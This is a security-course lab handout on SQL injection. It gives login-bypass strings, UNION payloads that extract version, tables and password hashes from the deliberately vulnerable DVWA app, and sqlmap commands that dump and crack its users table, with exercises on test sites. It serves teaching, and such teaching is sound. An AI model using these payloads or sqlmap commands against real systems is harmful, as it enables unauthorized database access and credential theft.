

Information Security

LAB: Database security – SQL Injection

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SQLi attacks



SQL Injections can do more harm than just by passing the login algorithms. Some of the attacks include

- Deleting data
- Updating data
- Inserting data
- Executing commands on the server that can download and install malicious programs such as Trojans
- Exporting valuable data such as credit card details, email, and passwords to the attacker's remote server
- Getting user login details etc

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Examples

☞ Crack username/password

○ SQL query:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

○ Type:

```
$username = '1' or '1' = '1$password = '1' or '1' = '1'
```

○ The query will be:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

☞ => always true (OR 1=1) => the system has authenticated the user without knowing the username and password.

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Examples

SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

ex:

<http://www.example.com/product.php?id=10>

Using the operators AND and OR.

```
SELECT * FROM products WHERE id_product=10 AND 1=2
```

Ex:

<http://www.example.com/product.php?id=10 AND 1=2>

=> there is no content available or a blank page.

Then, send a true statement and check if there is a valid result:

Ex: <http://www.example.com/product.php?id=10 AND 1=1>

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DVWA Tool

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test

1.1 Download DVWA

1.2 Create database and user in DVWA

1.3 Config DVWA

1.4 Setup basic database in DVWA

1.5 Access DVWA

<http://10.0.0.2/login.php>


Set DVWA Security Level: Low, Medium, High

- SQL Injection
- SQL Injection (Blind)

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
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Security level



DVWA, ex: SQL Injection

- ⌘ Basic Injection: 1
- ⌘ Always True Scenario: '%' or '0'='0
- ⌘ Display Database Version :
 - '%' or 0=0 union select null, version() #
- ⌘ Display Database User:
 - '%' or 0=0 union select null, user() #
- ⌘ Display Database Name
 - '%' or 0=0 union select null, database() #
- ⌘ Display all tables in information_schema
 - '%' and 1=0 union select null, table_name from information_schema.tables #

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DVWA, ex: SQL Injection

- ⌘ Display all the user tables in information_schema
 - '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
- ⌘ Display all the columns fields in the information_schema user table
 - '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
- ⌘ Display all the columns field contents in the information_schema user table
 - '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

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Exercise

🔗 Get important information in DVWA database: user/pass with different level:

- Low
- Medium
- High

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Sqlmap



sqlmap is an open source penetration testing tool that automates the process of

- detecting and exploiting SQL injection flaws
- taking over of database servers.



It comes with a kick-ass detection engine



Many niche features

- the ultimate penetration tester
- a broad range of switches lasting from database fingerprinting,
- over data fetching from the database,
- to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

🔗 Download and install Sqlmap


<http://sqlmap.sourceforge.net/doc/README.html#s1>

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Tamper Data

- 🔗 Open **firefox**: add Tamper Data to Tool
 - Select Tool\Tamper Data
 - Start Tamper Data
- 🔗 Or: using F12 to open
- 🔗 Ex, Show in DVWA:



Variable	Value
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_REFERER	http://127.0.0.1/dvwa/vulnerabilities/sqli/
HTTP_COOKIE	PHPSESSID=tk7ig9jmm2biv2oe1fqebiv94; security=low

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Using Tamper Data and sqlmap

- 🔗 Run SQL injection
 - 🔗 Prepare: Tamper with request
 - Copying the Referer URL (**Ref**)
Ex: "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
 - Copying the Cookie Information (**Coo**)
Ex: "PHPSESSID=lpb5g4uss9kp70p8jccjeks621; set security=low"
 - 🔗 Run sqlmap to obtain the following pieces of information
 - Obtain Database User For DVWA. Syntax:
./sqlmap.py -u <Ref> --cookie=<Coo> -b --current-db --current-user
 - Ex: ./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -b --current-db --current-user
- Do you want to keep testing? Y => Result

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Using Tamper Data and sqlmap

Run sqlmap

- Obtain Database Management Username and Password. Syntax:
`./sqlmap.py -u <ref> --cookie=<Coo> --string="Surname" --users --password`

Use Dictionary Attack? Y

Dictionary Location? <Press Enter>

- Obtain db_hacker Database Privileges. Syntax:

`./sqlmap.py -u <ref> --cookie=<Coo> -U db_hacker --privileges`

- Obtain a list of all databases.

`./sqlmap.py -u <ref> --cookie=<Coo> --dbs`

- Obtain "dvwa" tables and contents

`./sqlmap.py -u <ref> --cookie=<Coo> -D dvwa --tables`

- Obtain columns for table dvwa.users

`./sqlmap.py -u <ref> -- cookie=<Coo> -D dvwa -T users --columns15`

Using Tamper Data and sqlmap

Run sqlmap

- Obtain Users and their Passwords from table dvwa.users. Syntax:
`./sqlmap.py -u <ref> --cookie=<Coo> -D dvwa -T users -C user,password --dump`

Do you want to use the LIKE operator? Y

Recognize possible HASH values? Y

What's the dictionary location? <Press Enter>

Use common password suffixes? y

Sqlmap

☞ use sqlmap to obtain the following pieces of information:

- A list of Database Management Usernames and Passwords.
- A list of databases
- A list of tables for a specified database
- A list of users and passwords for a specified database table.

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Exercise

1. DVWA: SQL Injection, SQL Injection Blind (2)
 - Get important information in DVWA database such as: tables, user/pass with different level: Low, Medium, High
2. Sqlmap: (2)
 - Get important information in DVWA database: tables, user/pass with different level: Low, Medium, High
 - Database from other website, ex:
 - <http://testphp.vulnweb.com>
3. Other Tools: (1)
 - Hackbar (built-in web browser) -> vulnerable website.

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